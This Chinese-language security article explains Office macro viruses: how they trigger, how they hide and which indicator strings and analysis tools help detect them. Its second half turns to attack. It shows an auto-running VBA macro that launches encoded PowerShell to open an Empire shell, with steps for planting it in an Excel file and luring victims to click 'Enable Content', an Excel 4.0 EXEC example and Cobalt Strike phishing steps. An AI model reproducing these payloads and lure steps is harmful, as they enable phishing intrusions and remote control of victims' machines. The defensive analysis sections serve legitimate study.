疫情期间竟然还有这种病毒？解密古老而又神秘的宏病毒

原创 队员编号017 酒仙桥六号部队 6月15日


这是 **酒仙桥六号部队** 的第 **18** 篇文章。

全文共计3670个字，预计阅读时长10分钟。

前言

如果评选世界上最善良的文件，Word文档应该榜上有名。很少有人会把".doc"文件和黑客手中的杀人利器联系起来。

然而，事实正好相反。上世纪90年代，就有"宏病毒"出现，病毒制造者利用word的特性，在文档中内嵌破坏性的程序。不过，由于技术的限制，当年"宏病毒"并不能造成毁灭性的影响。



【乌克兰某电力公司高管收到的文件，如果点击同意，就会陷入黑客构建的木马陷阱之中】

20多年过去了，古老的封印再一次被打开。随着新型冠状病毒感染的肺炎爆发，这也给居心叵测的攻击者带来了可乘之机。Word文档不再是当年那个手无缚鸡之力的书生，而变成手法毒辣的"文字幽灵"。

文件名	[illegible]	[illegible]
新型冠状病毒感染引起的肺炎的诊断和预防措施.xlsm	[illegible]	[illegible]
武汉旅行信息收集申请表.xlsm	[illegible]	[illegible]
收集健康准备信息的申请表.xlsm	[illegible]	[illegible]
申请表格.xlsm	[illegible]	[illegible]

【360安全大脑捕获印度APT组织，针对我国医疗机构发起的鱼叉式钓鱼攻击】

基础理论

宏病毒是一种常见的计算机病毒，寄存在文档或模板中，并不会直接感染可执行程序。但是打开携带宏病毒的文档，其中的命令就会被执行，导致文档所在电脑主机被感染。

打开含有宏的文档文件，会遇到"安全警告"，单击"启用内容"按钮，宏就会执行。\使用快捷键Alt+F11可以打开vb编辑器，查看宏代码。

实战研究

如果遇到启用内容后，查看VBA编辑器，弹出了要求输入密码的对话框，使用VBA_Password_Bypasser进行解密。

选择启用宏后，宏代码就会运行，如果存在恶意行为，恶意行为就会执行。这样的分析方式存在一定的风险。

oledump.py

https://github.com/decalage2/oledump-contrib

oledump.py是一个用于分析OLE文件（复合文件二进制格式）的程序，我们可以使用它提取文档中的宏代码。

某段数据上标记了字母'M'，表示这段数据中含有VBA宏(Macro)：

宏病毒的激发机制有三种：利用自动运行的宏，修改Word命令和利用Document对象的事件。

宏病毒中常用的自动执行方法有两种：一种是用户执行某种操作时自动执行的宏，如Subbotton(),当用户单击文档中的按钮控件时，宏自动执行；另一种则是Auto自动执行，如SubAutoOpen()和Sub AutoClose()，分别在文档打开和关闭时自动执行。

宏病毒采取的隐蔽执行的一些措施：

代码	措施
On Error Resume Next	如果发生错误，不弹出错误对话框
Application.DisplayStatusBar = False	不显示状态栏，避免显示宏的运行状态
Options.SaveNormalPrompt = False	修改公用模板时在后台自动保存，不给任何提示
EnableCancelKey = wdCancelDisabled	使不可以通过ESC键取消正在执行的宏

代码	措施
Application.ScreenUpdating = 0	不让屏幕更新，让病毒执行时不影响计算机速度
Application.DisplayAlerts = wdAlertsNone	不让Excel弹出报警信息
CommandBars("Tools").Controls("Macro").Enabled = 0	屏蔽工具菜单中的"宏"按钮
CommandBars("Macro").Controls("Security").Enabled = 0	屏蔽宏菜单的"安全性"
CommandBars("Macro").Controls("Macros").Enabled = 0	屏蔽宏菜单的"宏"
CommandBars("Tools").Controls("Customize").Enabled = 0	屏蔽工具菜单的"自定义"
CommandBars("View").Controls("Toolbars").Enabled = 0	屏蔽视图宏菜单的"工具栏"
CommandBars("format").Controls("Object").Enabled = 0	屏蔽格式菜单的"对象"

宏病毒调用的外部例程表:

外部例程	介绍
MSXML2.ServerXMLHTTP	Xmlhttp是一种浏览器对象， 可用于模拟http的GET和POST请求
Net.WebClient	提供网络服务

外部例程	介绍
Adodb.Stream	Stream 流对象用于表示数据流。配合XMLHTTP服务使用Stream对象可以从网站上下载各种可执行程序
Wscript.shell	WScript.Shell是WshShell对象的ProgID，创建WshShell对象可以运行程序、操作注册表、创建快捷方式、访问系统文件夹、管理环境变量。
Poweshell	PowerShell.exe 是微软提供的一种命令行shell程序和脚本环境
Application.Run	调用该函数，可以运行.exe文件
WMI	用户可以利用 WMI 管理计算机，在宏病毒中主要通过winmgmts:\.\root\CIMV2隐藏启动进程
Shell.Application	能够执行shell命令

字符串隐写

Chr()函数

Replace()函数

CallByname函数

Alias替换函数

名利用窗体、控件隐藏信息

利用文件属性(与利用窗体属性的方式类似，就是将一切能存储数据的地方利用起来。)

恶意行为字符串

常见宏病毒执行危险操作时代码中含有的字符串：

| 字符串 | 描述 |

| ------ | ----- |

| http | URL连接

| CallByName | 允许使用一个字符串在运行时指定一个属性或方法，许多宏病毒使用CallByName执行危险函数

| Powershell | 可以执行脚本，运行.exe文件，可以执行base64的命令

| Winmgmts | WinMgmt.exe是Windows管理服务，可以创建windows管理脚本

| Wscript | 可以执行脚本命令

| Shell | 可以执行脚本命令

| Environment | 宏病毒用于获取系统环境变量

| Adodb.stream | 用于处理二进制数据流或文本流

| Savetofile | 结合Adodb.stream用于文件修改后保存

| MSXML2 | 能够启动网络服务

| XMLHTTP | 能够启动网络服务

| Application.Run | 可以运行.exe文件

| Download | 文件下载

| Write | 文件写入

| Get | http中get请求

| Post | http中post请求

| Response | http中认识response回复

| Net | 网络服务

| WebClient | 网络服务

| Temp | 常被宏病毒用于获取临时文件夹

| Process | 启动进程

| Cmd | 执行控制台命令

| createObject | 宏病毒常用于创建进行危险行为的对象

| Comspec | \%ComSpec%一般指向你cmd.exe的路径

宏病毒的防御手段

安装杀毒软件，打全系统补丁

禁用宏

越过自动宏（如果怀疑文档中存在宏病毒，可以在Office打开文档的时候，始终按住Shift键，将禁止存在的一起自动宏。）

复合文档（OLE文件）二进制解析

Office文档（如：.doc、.ppt、.xls等）很多是复合文档（OLE文件），所有文件数据都是存储在一个或多个流中。

分析工具


Office Visualization

Tool：微软提供的office二进制格式查看工具，用于学习doc，xls，ppt等文档二进制格式。


010Editor：一款流行的二进制编辑器。

还有oledump、olevba、ViperMonkey、OfficeMalScanner、Decalage、StructuredStorage Viewer等工具。

Office VisualizationTool对于OLE文件头、Directory、FAT、DIF等数据解析的比较详细：



Structured Storage Viewer对Stroage、Stream数据解析的比较清晰：



如果文档的VBA工程被加密，（office只提供了对VBA工程的伪加密）。使用VBA_Password_Bypasser打开这个文档文件就可以正常打开VBA编辑器了，而不需要输入密码。

Microsoft Word/Excel 宏文件 -利用

Word/Excel虽然是很老旧，但向受害者发送恶意的 Microsoft Office文件仍然是久经考验的一种社会工程学攻击方法。那为什么Office 文件非常适合作为恶意 payload 的载体呢?

这是因为 Office文件的默认设置是支持 VBA 代码所以允许 VBA代码的代码执行。尽管最近这种方法已经很容易被杀毒软件检测到，但在经过混淆处理之后，在很多情况下仍然可以生效。

在最基础的水平上，我们可以使用 Empire 或 Unicorn 来创建一个 VBA 宏：

(实际情况，使用empire可以成功反弹shell；使用Unicorn显示生成payload的代码版本不兼容office2016)

一旦生成成功，你的 payload 将如下所示：


Open

macro
/tmp

```
Sub Auto_Open()
        p
End Sub

Sub AutoOpen()
        p
End Sub

Sub Document_Open()
        p
End Sub

Public Function p() As Variant
        Dim Ibe As String
        Ibe = "powershell -noP -sta -w 1 -enc  IAAkAHoAZQAyADkAPQ"
        Ibe = Ibe + "AgAFsAdAB5AFAARQBdACgAIgB7ADEAMAB9AHsAMAB9AHsAMwB9"
        Ibe = Ibe + "AHsAOAB9AHsAOQB9AHsANwB9AHsAMQAxAH0AewAyAH0AewA0AH"
        Ibe = Ibe + "0AewA1AH0AewA2AH0AewAxAH0AIgAgAC0AZgAgACcAbAAnACwA"
        Ibe = Ibe + "JwBFAGMAVAAnACwAJwBjAHQAaQBvAG4AQQByACcALAAnAGUAYw"
        Ibe = Ibe + "BUAEkAJwAsACcAeQBbACcALAAnAFMAVAByAGkATgBnACcALAAn"
        Ibe = Ibe + "ACwAcwBZAFMAdABlAE0ALgBvAEIAagAnACwAJwBpAEMALgBEAC"
        Ibe = Ibe + "cALAAnAE8ATgBzAC4AZwBFAE4ARQAnACwAJwBSACcALAAnAEMA"
        Ibe = Ibe + "TwBMACcALAAnAGkAJwApACAAOwAgACQARwAwAFQAOQBkADIAPQ"
        Ibe = Ibe + "AgACAAWwBUAHkAcABlAF0AKAAiAHsAMQB9AHsAMAB9AHsAMgB9"
        Ibe = Ibe + "AHsAMwB9ACIALQBGACcAVAAnACwAJwBzAEMAcgBpAFAAJwAsAC"
        Ibe = Ibe + "cAOgBMAG8AQwAnACwAJwBLACcAKQAgADsAIAAgACQAMABwADEA"
```


这是运行一个简单的 PowerShell base64混淆脚本。这可以帮助解决绕过一些杀毒软件，但重要的是要\确保在进行实时入侵操作之前对其进行测试。生成宏后，你可以快速创建一个Excel 文档：

- 打开 Excel
- 转到视图选项卡(View Tab) – >宏 – >查看宏
- 添加一个宏名称，为 book1 配置宏，然后单击 "创建"



- 用生成的代码替换所有当前的宏代码
- 另存为 .xls（Word 97-2003）或 Excel Macro-Enabled 格式的文件

现在，每当有人打开你的文档时，他们都会收到安全警告并看到一个启用内容的按钮。 如果你可以诱导受害者点击"启用内容"的按钮，那么你的 PowerShell 脚本将会被执行，这会弹给你一个 Empire Shell。



Office远程代码执行漏洞(CVE-2017-11882 &CVE-2018-0802)复现。

https://myzxcg.github.io/20180921.html

简单示例：使用Excel 4.0宏执行ShellCode

新建一个xls文件。

创建一个新的Excel工作簿。右键单击屏幕底部的"Sheet1"，然后单击"插入"。

弹出一个窗口，允许您从要插入的各种对象中进行选择。选择"MS Excel 4.0宏表"并单击"确定"。

已创建一个名为"宏1"的新工作表。这是一种特殊的工作表类型，可以在其中输入XLM宏（所谓的宏表）。单击任何单元格并在此单元格和下面的后续单元格中输入公式=EXEC("calc.exe"), = ALERT("Hello world")和= HALT()。

保存，点击启用内容后（即启用宏功能），代码执行。

示例说明

三个公式的具体含义：

公式内容	功能
=EXEC("calc.exe")	内部调用WinExec函数打开计算器
=ALERT("Hello, World")	内部调用MessageBox函数打开对话框
=HALT()	标识Excel 4.0宏结束，类似C语言return指令

利用宏病毒钓鱼攻击


cobalt strike office钓鱼主要方法是生成一段vba代码，然后将代码复制到office套件中，当用户启动office自动运行。


cobalt strike操作

点击cobalt strike主界面中：


攻击 ->生成后门 -> ms office macro

